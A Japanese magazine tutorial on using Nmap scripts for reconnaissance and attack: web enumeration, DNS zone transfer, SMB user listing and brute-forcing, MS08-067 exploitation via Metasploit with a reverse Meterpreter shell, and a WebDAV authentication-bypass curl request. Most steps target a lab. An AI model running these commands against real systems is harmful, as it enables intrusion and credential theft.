
NSEを使った脆弱性調査

文●TTS



NSEはNmapを単なるポートスキャナーから脆弱性調査ツールへと変身させる機能拡張だ。Metasploit Frameworkなどと組み合わせれば最強のハッキングツールとなる。実際に使ってみることでNmapの新たな側面を体験しよう。

はじめに

ここでは、Nmap Scripting Engine（以下 NSE）の実践編として、ターゲットの事前調査やパスワードクラック、脆弱性のスキャンなど、実例を挙げながら紹介していこう。NSE の使い方自体に難しい点はないため、基本となるコマンドを理解していれば、簡単に利用することができるはずだ。

実践例によっては、調査から攻撃の過程で Nmap 以外のツール（Metasploit Framework など）を使用したものも含まれているが、基本的には、スクリプトの使用例のみを簡潔に紹介したものがメインだ。

紙幅の都合で紹介できるスクリプトは限られている。今回紹介していないスクリプトなども、例を参考にしながら試してみると、さらに理解度が高まるだろう。

なお、記事執筆時のテスト環境は、クライアントには BackTrack4 R2 を使用しており、ターゲットとしてローカルに設置した脆弱性のある Windows XP Professional/Windows 2003 Server（テスト内容によっては実在するサーバー）を使用している。

実践1 robots.txtで指定される巡回拒否ファイルをチェック

図1 http-robots.txtの実行

```
root@bt:~# nmap -p80 --script=http-robots.
txt www.byakuya-shobo.co.jp

Starting Nmap 5.35DC1 ( http://nmap.org )
at 2011-01-15 01:01 JST
Nmap scan report for www.byakuya-shobo.
co.jp (210.239.35.163)
Host is up (0.024s latency).
PORT    STATE SERVICE
80/tcp open  http
| robots.txt: has 1 disallowed entry
|_/webadmin      ←巡回拒否されているディレクトリ

Nmap done: 1 IP address (1 host up) scanned
in 0.49 seconds
```

ポート 80 を指定して実行した例。http-robots.txt はデフォルトスキャン（-sC）でも実行される

サーチエンジンのロボットなど、クローラーの巡回を制御するために多くの Web サイトでは robots.txt を設置している。信頼できるクローラーは、この robots.txt の記述に従って Web サイトへのアクセスを行うため、Web サイト管理者がクロールされることを望まないページは robots.txt に記載していることが多い。つまり、Web サイト管理者側でアクセスされたくないページが列挙されているため、攻撃の糸口として使える可能性があるわけだ。

NSE では、discovery カテゴリに「http-robots.txt」として用意されている。NSE のデフォルトでもスキャンされるが、図 1 はこ

のスクリプトを指定して白夜書房のオフィシャルWebサイトをスキャンした例だ。webadminディレクトリが巡回拒否に設定されていることがわかる。

同様に、実際にrobots.txtをスキャンして、アクセスされたくないディレクトリなどを調査してみると、設置されているWebアプリケーションが把握できるケースもあるだろう。

実践2 Webサーバーのフォルダやファイルを列挙する

「http-enum」は、一般的なWebアプリケーションやサーバーのディレクトリやファイルを列挙して表示するためのスクリプトだ。インターネットユーザーには表向き隠されているコンテンツやアプリケーション関連のデータを探すなど、Webサイトの調査に役立つだろう。

デフォルトでスキャンされるディレクトリ・ファイルは、/usr/share/nmap/nselib/dataのhttp-fingerprintsに記載されている。具体的には、/backup/ディレクトリや/admin/ディレクトリなどである。これらは、自分で作成したものをscript-argsで指定（http-enum.fingerprintfile）することも可能だ。

また、script-argsでは、ベースパスの指定もできるので、必要な場合はターゲットのパスを付加するようにしよう。

図2は、白夜書房のサイトをスキャンした例である。/icons/や/manual/フォルダ、そして/login.phpが存在していることがわかる。

図2 http-enumの実行

```
root@bt:~# nmap -p80 --script=http-enum
www.byakuya-shobo.co.jp

Starting Nmap 5.35DC1 ( http://nmap.org )
at 2011-01-14 01:18 JST
Nmap scan report for www.byakuya-shobo.
co.jp (210.239.35.163)
Host is up (0.0039s latency).
PORT   STATE SERVICE
80/tcp open  http
| http-enum:      ←以下に結果が表示される
|   /icons/: Icons and images
|   /login.php: Login
|   /manual/: Manual directory (apache)
|_  /robots.txt: Robots file

Nmap done: 1 IP address (1 host up) scanned
in 1.12 seconds
```

ポート80（-p80）を指定してhttp-enumを実行した例。http-enum以下に結果が表示されていることがわかるだろう

実践3 ターゲットのゾーン情報を入手して攻略の手がかりとする

ゾーン転送は、DNSサーバーのゾーン情報（ドメインに対する名前解決の情報）を他のサーバーへ転送して同期するために行われる。

DNSサーバーは、安定した稼働を実現しなければならず、そのために通常は複数のDNSサーバーが用意されている。これらのDNSサーバーで、同じゾーン情報を同期するためには、マスターデータを保管するプライマリDNSサーバーのゾーン情報をセカンダリ（スレイブ）DNSサーバーへ複製する手段が必要であり、ゾーン転送とはこれを指している。

ただし、このゾーン情報には、クラッカーが欲しがるサーバーやネットワークの構成といったターゲットサーバーを攻略するための手がかりとなる情報が含まれている場合がある。このため、通常はプライマリDNSサーバーでゾーン転送の要求を受けるセカンダリDNSを登録し、第三者からのゾーン転送要求は受け付けないなどのセキュリティ対策が行われている。

しかし、こうした設定が的確でない場合、第三者がDNSサーバーのゾーン情報を入手することが可能となる（Wikipediaのように一般にゾーン情報を公開しているケースもある）。

NSEでは、「dns-zone-transfer」でゾーン情報をチェックすることができるので、実際に試してみることにしよう。また、BackTrack4 R2を使用

図3 hostコマンドでDNSサーバーをチェックする

```
root@bt:/# host -t ns hogecompany.com   ←コマンド入力
hogecompany.com name server ns1.hogedns01.net.
hogecompany.com name server ns2.hogedns01.net.
```

hogecompany.comのDNSサーバーが列挙されたことがわかる

図4 hostコマンドの-lオプションを使用してDNSのゾーン転送を要求を行う

●成功した例

```
root@bt:/# host -l hogecompany.com ns1.hogedns01.net
Using domain server:
Name: ns1.hogedns01.net
Address: 69.225.212.189#53
Aliases:

hogecompany.com name server ns1.hogedns01.net.
hogecompany.com name server ns2.hogedns01.net.
hogecompany.com has address 69.225.212.189
cpanel.hogecompany.com has address 69.225.212.189
ftp.hogecompany.com has address 69.225.212.189
localhost.hogecompany.com has address 127.0.0.1
webdisk.hogecompany.com has address 69.225.212.189
webmail.hogecompany.com has address 69.225.212.189
whm.hogecompany.com has address 69.225.212.189
```

●失敗した例

```
中略

Host hoge-shobo.co.jp.localdomain not found: 9(NOTAUTH)
; Transfer failed.
```

ゾーン転送要求に成功するとターゲットの DNS 情報が送られてくる

図5 dns-zone-transferの実行例

```
root@bt:/# nmap --script dns-zone-transfer --script-
args dnszonetransfer.domain=hogecompany.com ns1.
hogedns01.net -p53

Starting Nmap 5.35DC1 ( http://nmap.org ) at 2011-01-19
15:52 JST
Nmap scan report for ns1.hogedns01.net (69.225.212.189)
Host is up (0.045s latency).
PORT   STATE SERVICE
53/tcp open  domain
| dns-zone-transfer:
| hogecompany.com            SOA     ns1.hogedns01.net
mariangonzaga.gmail.com
| hogecompany.com            MX      hogecompany.com
| hogecompany.com            NS      ns1.hogedns01.net
| hogecompany.com            NS      ns2.hogedns01.net
| hogecompany.com            A       69.225.212.189
| cpanel.hogecompany.com     A       69.225.212.189
| ftp.hogecompany.com        A       69.225.212.189
| localhost.hogecompany.com  A       127.0.0.1
| mail.hogecompany.com       CNAME
| webdisk.hogecompany.com    A       69.225.212.189
| webmail.hogecompany.com    A       69.225.212.189
| whm.hogecompany.com        A       69.225.212.189
| www.hogecompany.com        CNAME
|_ hogecompany.com            SOA     ns1.hogedns01.
net mariangonzaga.gmail.com

Nmap done: 1 IP address (1 host up) scanned in 4.98
seconds
```

DNS のゾーン情報転送に成功した例。これで hogecomapny.com のネットワーク構成が判明する

しているのであれば、Nmap を利用しなくとも、DNS Enum（dnsenum.pl）などでも情報を入手することが可能だ。

hostコマンドでターゲットのDNSサーバーを調査

はじめに、host コマンドを用いてターゲットの DNS サーバーを調査する。ターゲットドメインの DNS サーバーは、「host -t オプション+ NS（リソースレコードに DNS サーバーを指定）+ターゲットドメイン名」でチェックできる。ここでは host コマンドのオプションなどについての解説は割愛するので、詳細は man などでチェックしてほしい。

実行すると、前ページ図 3 のように、DNS サーバーの一覧が表示されるはずだ。続いて、この DNS サーバーから、ターゲットドメインのゾーン情報を入手可能かチェックする（実在するサーバーであるため、修正した仮のドメイン名としている）。

DNSのゾーン転送要求を受け付けるかチェックする

前述したように、ほとんどの DNS サーバーでは、第三者からの DNS のゾーン転送要求（AXFR）は受け付けないが、セキュリティ設定の甘いターゲットなどであれば、応答が得られる可能性がある。

このため、表示された DNS サーバーの結果を元に、続けて「host コマンドの -l オプション」を使用して、DNS のゾーン転送を要求してみよう（-l オプション+ターゲットドメイン名 + DNS サーバー）。

DNS のゾーン転送要求を受け付けた場合は図 4 のように結果が表示される。

dns-zone-transferを実行する

チェックができたら、Nmapの「dns-zone-transfer」を実行してみよう。図5ではポート53と、Argumentsで、「--script-args dnszonetransfer.domain=<ドメイン名>」を追加して、ターゲットドメイン名を指定している。

結果から、ターゲットのサーバーやネットワーク構成などが把握できれば、攻略の糸口を見つけ出せる可能性が出てくるだろう。

実践4 Windowsネットワーク共有を攻略する

NSEのスクリプトの中でも有用と言えるものにSMB関連のスクリプトがある。SMBとはServer Message Blockの略でWindowsのネットワーク共有で使われるプロトコルだ。ここでは、実用的なSMBスクリプトをいくつか紹介していこう。なお、記事では主にWindowsマシンを対象にしているが、SMBをサポートしているMetasploitableに対しても有効だ。

ユーザーの一覧を列挙する

はじめは「smb-enum-users」だ。これはユーザーの列挙を行うスクリプトで、ターゲットのユーザー名を簡単に把握することができる。Windows XPをスキャンした例が図6である。結果として表示されたユーザー名一覧は、「ユーザー名のみ」に整形したテキストファイルとして保存しておけば、THC-Hydraのようなブルートフォース・パスワードクラッキングツールでユーザー名辞書として利用できる。NSEのブルートフォースアタックでも同様にユーザー名として指定できるが、これについては後述する。

共有されるファイルを一覧表示

次に、同様にしてファイル共有の一覧を列挙する「smb-enum-shares」を利用してみよう。

事前に、ユーザー名・パスワードを把握しているのであれば、「--script-args=smbuser=<ユーザー名>,smbpass=<パスワード>」を追加することで、次ページ図7のように該当ユーザーでのファイル共有状況の結果をチェックすることができる（後述するsmb-bruteと同時実行でも同様）。これにより、該当ユーザーの共有状況（共有しているフォルダ名、アクセス権など）も調査できる。

smb-bruteでブルートフォースアタック

前述したように、NSEでも「smb-brute」を使用してのブルートフォースアタックは可能だ。NSEを使ったブルートフォースアタックに関しては、他にもMySQLやPostgreSQL、Microsoft SQL Server、HTTP Basic認証など、多数のスクリプトが用意されているので、smb-bruteだけでなく、ターゲットとして、Metasploitableやクライアントとして利用しているBackTrackなどを用いてパスワードクラックのテストをしてみるのもいいだろう。

p125の図8が実際にクラックした例である。「--script-args=userdb=<ファイル名>,passdb=<ファイル名>」を追加して指定して、ユーザー名ー

図6　ターゲットを指定してsmb-enum-usersを実行

```
root@bt:~# nmap -p445 --script=smb-enum-users
192.168.241.136

Starting Nmap 5.35DC1 ( http://nmap.org ) at 2011-01-16
08:41 JST
Nmap scan report for 192.168.241.136
Host is up (0.0011s latency).
PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:DE:D4:6C (VMware)

Host script results:
| smb-enum-users:
|   USER01-B353585E\Administrator (RID: 500)
|   USER01-B353585E\ASPNET (RID: 1004)
|   USER01-B353585E\Guest (RID: 501)
|   USER01-B353585E\HelpAssistant (RID: 1000)
|   USER01-B353585E\IUSR_USER01-B353585E (RID: 1005)
|   USER01-B353585E\IWAM_USER01-B353585E (RID: 1006)
|   USER01-B353585E\SUPPORT_388945a0 (RID: 1002)
|   USER01-B353585E\test (RID: 1007)
|   USER01-B353585E\user01 (RID: 1003)
|_  USER01-B353585E\user02 (RID: 1008)

Nmap done: 1 IP address (1 host up) scanned in 0.58
seconds
```

smb-enum-usersでユーザーの一覧を取得したところ。ユーザー自身が作ったtest「user01」「user02」があるのがわかる

図7 ユーザー名・パスワードを指定してmb-enum-sharesを実行する

```
root@bt:~# nmap -p445 --script=smb-enum-shares --script-args=smbuser=test,smbpass=test
192.168.241.136

Starting Nmap 5.35DC1 ( http://nmap.org ) at 2011-01-21 03:34 JST
Nmap scan report for 192.168.241.136
Host is up (0.00022s latency).
PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:DE:D4:6C (VMware)

Host script results:
| smb-enum-shares:
|   ADMIN$
|     Type: STYPE_DISKTREE_HIDDEN
|     Comment: Remote Admin
|     Users: 0, Max: <unlimited>
|     Path: C:¥WINDOWS
|     Anonymous access: <none>
|     Current user ('test') access: READ/WRITE
|   C$
|     Type: STYPE_DISKTREE_HIDDEN
|     Comment: Default share
|     Users: 0, Max: <unlimited>
|     Path: C:¥
|     Anonymous access: <none>
|     Current user ('test') access: READ/WRITE
|   IPC$
|     Type: STYPE_IPC_HIDDEN
|     Comment: Remote IPC
|     Users: 1, Max: <unlimited>
|     Path:
|     Anonymous access: READ <not a file share>
|     Current user ('test') access: READ <not a file share>
|   test
|     Type: STYPE_DISKTREE
|     Comment:
|     Users: 0, Max: <unlimited>
|     Path: C:¥test
|     Anonymous access: <none>
|     Current user ('test') access: READ
|   test2
|     Type: STYPE_DISKTREE
|     Comment:
|     Users: 0, Max: <unlimited>
|     Path: C:¥Documents and Settings¥user01¥¥xC7¥xB9¥xAF¥xC8¥xC3¥xD7¥test2
|     Anonymous access: <none>
|_    Current user ('test') access: READ

Nmap done: 1 IP address (1 host up) scanned in 0.44 seconds
```

ユーザー名 =test、パスワード =test を指定してのスキャン結果。test ユーザーの共有状況などが確認できる

覧のテキストファイルを読み込んでいる。

ターゲットシステム情報の表示

ターゲットであるWindowsユーザーのパスワードクラックに成功したら、そのアカウントを用いて、ターゲットのシステム情報を「smb-system-info」を使用して表示させてみよう。

「smb-enum-shares」の時と同様に、「--script-args=smbuser=<ユーザー名>,smbpass=<パスワード>」を追加して指定する。紙幅の都合で実行例は割愛させていただくが、ターゲットマシンの情報が表示されるはずだ。インストールされているOSの種類やCPU情報、ブラウザーの種類といった情報を確認することができる（管理者権限のユーザーの場合）。

また、記事ではわかりやすくするよう、PCを1台ずつ指定してスキャンしているが、当然ながら複数台のマシンをスキャンしたり、スクリプトを連続して指定するなど、応用的な使い方も可能なので、読者なりに組み合わせて使ってみるとよいだろう。

図8 ユーザー名・パスワードの辞書を使ってsmb-bruteを実行

```
root@bt:~# nmap -p445 --script=smb-brute --script-args=userdb=test.
txt,passdb=test.txt 192.168.241.136

Starting Nmap 5.36TEST3 ( http://nmap.org ) at 2011-01-14 02:27 JST
Nmap scan report for 192.168.241.136
Host is up (0.0010s latency).
PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:DE:D4:6C (VMware)

Host script results:
| smb-brute:
|   guest:<blank> => Login was successful
|   test:test => Login was successful
|   user01:test => Login was successful        ←追加でクラックされたアカウント
|_  user02:test => Login was successful        ←追加でクラックされたアカウント

Nmap done: 1 IP address (1 host up) scanned in 0.67 seconds
```

ユーザー名とパスワードのそれぞれに辞書を指定してスキャンした例。ターゲットは図7と同じものを使用している。追加でアカウントがクラックされていることがわかる

実践5　NSEを利用してターゲットの脆弱性を調査する

これまでは、NSEを使ったターゲットの事前調査などをメインに紹介してきたが、ここからは、NSEのvulnカテゴリに属するスクリプトを使用する例として、ターゲットの選定～脆弱性スキャン、そしてアタックを行うまでの一例を流れに沿って解説していこう。

取り上げるNSEスクリプトは「smb-check-vulns」と「http-iis-webdav-vuln」の2つである。

なお、ここからのターゲットはWindows OSとなるため、テストは記事と同じ脆弱性を持つ環境を構築した上で行ってほしい。

ターゲットの脆弱性をチェックする

「smb-check-vulns」では、MS06-025やMS07-029、Conficker（マルウェア）への感染など、合計6つのチェックができるようになっている。

はじめに答えを言ってしまっては面白味には欠けるのだが、ここでは、smb-check-vulnsでチェックできる脆弱性の中でも（現状では）最もヒット率が高そうなものとしてMS08-067（Serverサービスの脆弱性）※1を取り上げることとした。

具体的な手順としては、ターゲットネットワーク上でのターゲット選定から実際に脆弱性を突いたアタックまでである。もちろん、ここで紹介する手法以外にもやり方はいくつも考えられるので、あくまでも一例として見てほしい。

smb-os-discoveryを実行して詳しいOS情報を入手する

ターゲットの調査や攻撃の方法としては、最初にping sweep（-sPオプション）を実行してターゲットの選定をしたり、OS Detection(-Oオプション）を実行してホストのポートの開閉状況やOSのチェックをしたりするのが一般的だ。

ただし、今回の記事では紙幅の都合から、NSEを使いOSの詳しい情報を得ることとしたい。-Oオプションでは、ターゲットのOSはいくつかの候補が提示されるに止まるが、「smb-os-discovery」ならばさらに絞り込んだ結果を返してくれる。

次ページの図9はWindowsと思われる2台のマシンに「smb-os-discovery」を実行した結果だが、192.168.241.136がWindows XP、192.168.241.137がWindows Server 2003 Build 3790 Service Pack 2ということがわかった。

こうして情報を絞り込めば、先述のSMB関連のNSEスクリプト「smb-enum-users」や「smb-brute」を併用してアカウントをクラックするなど、攻略の幅をさらに広げることができるだろう。

※1 マイクロソフト セキュリティ情報 MS08-067
http://www.microsoft.com/japan/technet/security/Bulletin/ms08-067.mspx

図9 smb-os-discoveryを実行して詳細なOS情報を入手する

```
root@bt:~# nmap -p445 --script=smb-os-discovery 192.168.241.136 192.168.241.137

Starting Nmap 5.35DC1 ( http://nmap.org ) at 2011-01-10 13:37 JST
Nmap scan report for 192.168.241.136

        中略

Host script results:
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager) ← OS 情報の結果
|   Name: WORKGROUP\USER01-B353585E
|_  System time: 2011-01-22 03:37:25 UTC+9

Nmap scan report for 192.168.241.137

        中略

Host script results:
| smb-os-discovery:
|   OS: Windows Server 2003 3790 Service Pack 2 (Windows Server 2003 5.2)  ← OS 情
報の結果
|   Name: WORKGROUP\VOENMEH-D0F286A
|_  System time: 2011-01-22 03:37:25 UTC+3

Nmap done: 2 IP addresses (2 hosts up) scanned in 2.03 seconds
```

smb-os-discovery の実行例。-O オプションを使うよりもさらに詳しい OS 情報を得ることができる

smb-check-vulnsを実行してターゲットの脆弱性を調査

さて、ここでお待ちかねの「smb-check-vulns」が登場する。ターゲットの脆弱性調査を行うのだ。読者からの「じゃあはじめから、Nmap の smb-check-vulns でスキャンすればいいじゃない」という声も聞こえそうだが、それも当然アリだろう。

今回の例でいえば、ping sweepやsmb-os-discoveryなどでのOS情報の入手はすっ飛ばして「nmap -p445 --script=smb-check-vulns 192.168.241.*」と実行しても脆弱性のあるWindowsマシンの選定はできる。

しかし、事前調査をしておくことで、ターゲットネットワーク上の他のターゲット（例えば Linux など）があるかどうかも把握できるため、より多くのターゲットを選定できる可能性も出てくる。

今回選定した 2 台のターゲットをスキャンした結果が図 10 である。いずれのターゲットも「MS08-067: VULNERABLE」つまり、MS08-067 の脆弱性が放置されている状況という結果となった。

Metasploit Frameworkを使用して脆弱性を突く

スキャン結果からターゲットに MS08-067 の脆弱性があることがわかったら、次にその脆弱性を突いてターゲットに侵入する。

ここでは、Metasploit Framework を使用した例を示す。Metasploit Framework は p140 から詳細に解説されているので、単に MS08-067 の Exploit を実行する手順のみを紹介しておこう（図 11）。

攻撃が成功すればセッションが開くので、結果はすぐにわかるはずだ。これで Nmap を使用した MS08-067 の攻略のシナリオはゲームオーバーとなる。

Metasploitのautopwnで攻撃を自動化

今回のような攻撃は、Metasploit の autopwn を使用して簡単に行うことも可能だ。ペネトレーションテストの自動化ツール「Fast-Track」を使えばよい。

BackTrack4 R2 の Penetration メニューから「Fast-Track Interactive」を選択して、簡単な設定を行えば、自動的に脆弱性へのアタックが行わ

れ、成功すればセッションが開く。

実行している内容は、Metasploit の autopwn と全く同じことだが、Fast-Track では、単純にターゲットを指定する程度の作業で完了してしまうため、誰でも簡単に攻撃できてしまう。コマンドラインが苦手なユーザーであれば、Armitage（p166〜）を利用してみるといいだろう。いうまでもないが、こうしたツールを自分が管理していないサーバーやコンピューターへ向けて実行しないよう注意してほしい。

図10　smb-check-vulnsでターゲットの脆弱性をスキャン

```
root@bt:~# nmap -p445 --script=smb-check-vulns 192.168.241.136 192.168.241.137

Starting Nmap 5.35DC1 ( http://nmap.org ) at 2011-01-10 14:15 JST
Nmap scan report for 192.168.241.136
Host is up (0.00081s latency).
PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:DE:D4:6C (VMware)

Host script results:
| smb-check-vulns:
|   MS08-067: VULNERABLE   ←脆弱性あり
|   Conficker: Likely CLEAN
|   regsvc DoS: CHECK DISABLED (add '--script-args=unsafe=1' to run)
|   SMBv2 DoS (CVE-2009-3103): CHECK DISABLED (add '--script-args=unsafe=1' to
run)
|   MS06-025: CHECK DISABLED (remove 'safe=1' argument to run)
|_  MS07-029: CHECK DISABLED (remove 'safe=1' argument to run)

Nmap scan report for 192.168.241.137
Host is up (0.0010s latency).
PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:20:81:67 (VMware)

Host script results:
| smb-check-vulns:
|   MS08-067: VULNERABLE   ←脆弱性あり
|   Conficker: Likely CLEAN
|   regsvc DoS: CHECK DISABLED (add '--script-args=unsafe=1' to run)
|   SMBv2 DoS (CVE-2009-3103): CHECK DISABLED (add '--script-args=unsafe=1' to
run)
|   MS06-025: CHECK DISABLED (remove 'safe=1' argument to run)
|_  MS07-029: CHECK DISABLED (remove 'safe=1' argument to run)

Nmap done: 2 IP addresses (2 hosts up) scanned in 1.90 seconds
```

いずれのターゲットも MS08-067 の脆弱性が「VULNERABLE」となっていることがわかる

図11　Metasploit Frameworkを使ってMS08-067の脆弱性を突く

```
                  _                  _       _ _
                 | |                | |     (_) |
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___  _| |_
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __|
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | |_
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__|
                            | |
                            |_|

       =[ metasploit v3.6.0-dev [core:3.6 api:1.0]
+ -- --=[ 642 exploits - 324 auxiliary
+ -- --=[ 216 payloads - 27 encoders - 8 nops
       =[ svn r11617 updated today (2011.01.21)
```

次ページに続く→

```
msf > search ms08-067       ← ms08-067 で検索している
[*] Searching loaded modules for pattern 'ms08-067'...

Exploits
========
        Name      Disclosure Date    Rank      Description
        ----      ---------------    ----      -----------
        windows/smb/ms08_067_netapi         2008-10-28great    Microsoft Server
Service Relative Path Stack Corruption

msf > use windows/smb/ms08_067_netapi       ← ms08_067_netapi を使用することを指定

        中略  ← set コマンドでターゲット、PAYLOAD の指定などを行う

msf exploit(ms08_067_netapi) > show options ←オプションの最終確認

Module options (exploit/windows/smb/ms08_067_netapi):
        Name      Current Setting    Required Description
        ----      ---------------    --------  -----------
        RHOST     192.168.241.136    yes       The target address
        RPORT     445       yes      Set the SMB service port
        SMBPIPE   BROWSER   yes      The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):
        Name      Current Setting    Required Description
        ----      ---------------    --------  -----------
        EXITFUNC  thread    yes      Exit technique: seh, thread, none, process
        LHOST     192.168.241.135    yes       The listen address
        LPORT     4444      yes      The listen port

Exploit target:
        Id        Name
        --        ----
        0         Automatic Targeting

msf exploit(ms08_067_netapi) > exploit      ← Exploit 実行

[*] Started reverse handler on 192.168.241.135:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 2 - lang:Japanese
[*] Selected Target: Windows XP SP2 Japanese (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (749056 bytes) to 192.168.241.136
[*] Meterpreter session 1 opened (192.168.241.135:4444 -> 192.168.241.136:1130) at
Sat Jan 22 06:23:44 +0900 2011

meterpreter > sysinfo       ←侵入に成功。sysinfo で確認している
Computer: USER01-B353585E
OS      : Windows XP (Build 2600, Service Pack 2).
Arch    : x86
Language: ja_JP
meterpreter > pwd← pwd コマンドでパスを確認
C:¥WINDOWS¥system32
```

search コマンドで実行する Exploit を検索し、set コマンドでターゲットおよび Payload などを設定する。最後にオプションを確認した上で、Exploit を実行すればよい。図は侵入に成功している例である

実践6 MS09-020の脆弱性を調査

続いて「http-iis-webdav-vuln」を利用した例を紹介しよう。http-iis-webdav-vulnは、MS09-020の脆弱性をスキャンして結果を表示するもので、はじめにMS09-020の脆弱性について把握しておく必要があるだろう。

マイクロソフトセキュリティ情報には以下のように記載されている。

> 攻撃者が特別な細工がされたHTTPリクエストを、認証を必要とするWebサイトに送信した場合、特権が昇格される可能性があります。これらの脆弱性により、攻撃者により、許可する認証の種類が指定されているIISの構成が回避される可能性がありますが、特定のユーザーによりアクセスできるファイルを検証するファイルシステムベースのアクセス制御リスト（ACL）のチェックが回避されることはありません。これらの脆弱性が悪用された場合でも、攻撃者の行動はファイルシステムのACLにより匿名ユーザーアカウントへ与えられた許可の範囲に制限されます。

簡潔に言えば、該当するOSでWebDAVを使用しており、かつ脆弱性がある場合、認証が必要な保護されたフォルダへ攻撃者が細工がされたHTTPリクエストを送信することで、認証なしでアクセスできてしまうというものだ。

脆弱性のあるシステムは、IIS5.0/5.1/6.0およびWebDAVが有効なシステムである。さらに詳細な情報は「マイクロソフトセキュリティ情報」[※2]を参照してほしい。

http-headersでターゲットを選定する

ここでは、p125からのMS08-067の脆弱性調査の続きという想定で、ターゲットの選定なども前述の記事を参照しながら読み進めていただきたい。

ターゲットの1つ「192.168.241.137」に、ping sweep、OS Detectionを実行すると、ポート80が開いていることがわかる。

そこで、NSEの「http-headers」を実行してみる。結果が図12である。「Server: Microsoft-IIS/6.0」と表示されていることがわかるだろう。

また、先ほどの「smb-os-discovery」によって、OSは「Windows Server 2003 3790 Service Pack 2（Windows Server 2003 5.2）」ということもわかっている。

http-iis-webdav-vulnで脆弱性を調査する

ターゲットがWindows Server 2003 ＋ IIS6.0であるということで、NSEの「http-iis-webdav-vuln」を実行してみよう。

次ページの図13では、シングルホストに対してスキャンしているが、もちろんターゲットを「192.168.241.*」のように範囲指定することも可能だ。余談だがMetasploitableに対して「http-iis-webdav-vuln」を実行すると、スキャン結果には「http-iis-webdav-vuln: ERROR: This web server is not supported.」とこのWebサーバーはサポートしていないと表示される。

図を見るとわかるように、ターゲットであるWindows Server 2003（192.168.241.137）のスキャン結果は、「WebDAV is ENABLED」であり、脆弱

図12 http-headersの実行例

```
root@bt:/# nmap -p80 --script=http-headers
192.168.241.137

Starting Nmap 5.35DC1 ( http://nmap.org ) at
2011-01-09 09:16 JST
Nmap scan report for 192.168.241.137
Host is up (0.00024s latency).
PORT   STATE SERVICE
80/tcp open  http
| http-headers:
|   Content-Length: 1433
|   Content-Type: text/html
|   Content-Location: http://192.168.241.137/iisstart.htm
|   Last-Modified: Fri, 21 Feb 2003 15:48:30 GMT
|   Accept-Ranges: bytes
|   ETag: "05b3daec0d9c21:25c"
|   Server: Microsoft-IIS/6.0 ← Webサービスが IIS だとわかる
|   X-Powered-By: ASP.NET
|   Date: Sat, 22 Jan 2011 00:16:46 GMT
|   Connection: close
|
|_  (Request type: HEAD)
MAC Address: 00:0C:29:20:81:67 (VMware)
```

Webサービスを提供しているプログラムが「IIS6.0」だとわかる

※2 マイクロソフト セキュリティ情報 MS09-20
http://www.microsoft.com/japan/technet/security/Bulletin/MS09-020.mspx

性のあるフォルダ名についても記載されている。

脆弱性を突いたアタックを行うには？

MS09-020 の脆弱性は「攻撃者が特別な細工がされた HTTP リクエストを認証が必要な Web サイトに送信した場合、特権が昇格される可能性」と説明されている。

ターゲットの場合、先ほど実行した「http-iis-webdav-vuln」の結果から「Vulnerable folders discovered」以下にあるフォルダ（/private および/webdav）が認証を必要とするWebDAVのフォルダであるということがわかる。

試しにブラウザーでアクセスしてみると図 14 のように認証を求められアクセスすることができない。脆弱性のあるターゲットでは、アクセス時の HTTP リクエストを /private から /% c0% afprivate（% c0% af+ フォルダ名）と Unicode-encoded string を挿入する形でアクセスすれば認証を回避できる。

例えば、/webdav ディレクトリ内に test.txt というファイルがあると想定できるのであれば、図 15 のように curl コマンドを利用すればアクセスできる。このテキストには「hacker japan」と 1 行だけ記載されている。

しかし、このままでは、実際に脆弱性を突いてアクセスするには保護されたフォルダの中身がわからなければならない。

図13　http-iis-webdav-vulnの実行例

```
root@bt:/# nmap -p80 --script=http-iis-webdav-vuln
192.168.241.137

Starting Nmap 5.35DC1 ( http://nmap.org ) at 2011-01-09
11:15 JST
Nmap scan report for 192.168.241.137
Host is up (0.00035s latency).
PORT   STATE SERVICE
80/tcp open  http
|_ http-iis-webdav-vuln: WebDAV is ENABLED. Vulnerable
folders discovered: /private, /webdav    ←スキャン結果
MAC Address: 00:0C:29:20:81:67 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 2.02
seconds
```

「192.168.241.137」に対してスキャンした例。「WebDAV is ENABLED」と表示されフォルダ名が列挙されていることがわかる

図 14　ブラウザーでアクセスしたところ。このように認証を求められアクセスできない

図15　curlコマンドでファイルの内容を表示する

```
root@bt:~# curl -H "Translate: f" http://
192.168.241.137/%c0%afwebdav/test.txt
          ↑ Unicode-encoded string を挿入してアクセス

hacker japan
```

HTTP リクエストに Unicode-encoded string を挿入してアクセスした例。保護フォルダの内部のファイル名がわかっていれば、アクセス可能だ。test.txt 内部に記述されている「hacker japan」が表示されていることがわかる

WebDAVクライアントにパッチを当てて脆弱性を突く

先ほどの curl コマンドなどでのアクセスでは、事前に認証をバイパスするフォルダ内のファイル名がわかっていなければそれらを入手することができない。

では、脆弱性のあるフォルダに対して、実際に「細工がされた HTTP リクエスト」を使ってのテストを簡単に行うには、どうしたらよいだろうか。できれば、簡単に脆弱性を突いたアクセスが行える上に、フォルダ内部のファイル名の閲覧、そしてそれらのファイルをダウンロードできることが望ましいだろう。

そこで、記事では例として、SkullSecurityで公開されている

WebDAVクライアント「cadaver」のパッチ※3を適用し、自動的に脆弱性のあるフォルダへアクセスしてみよう。

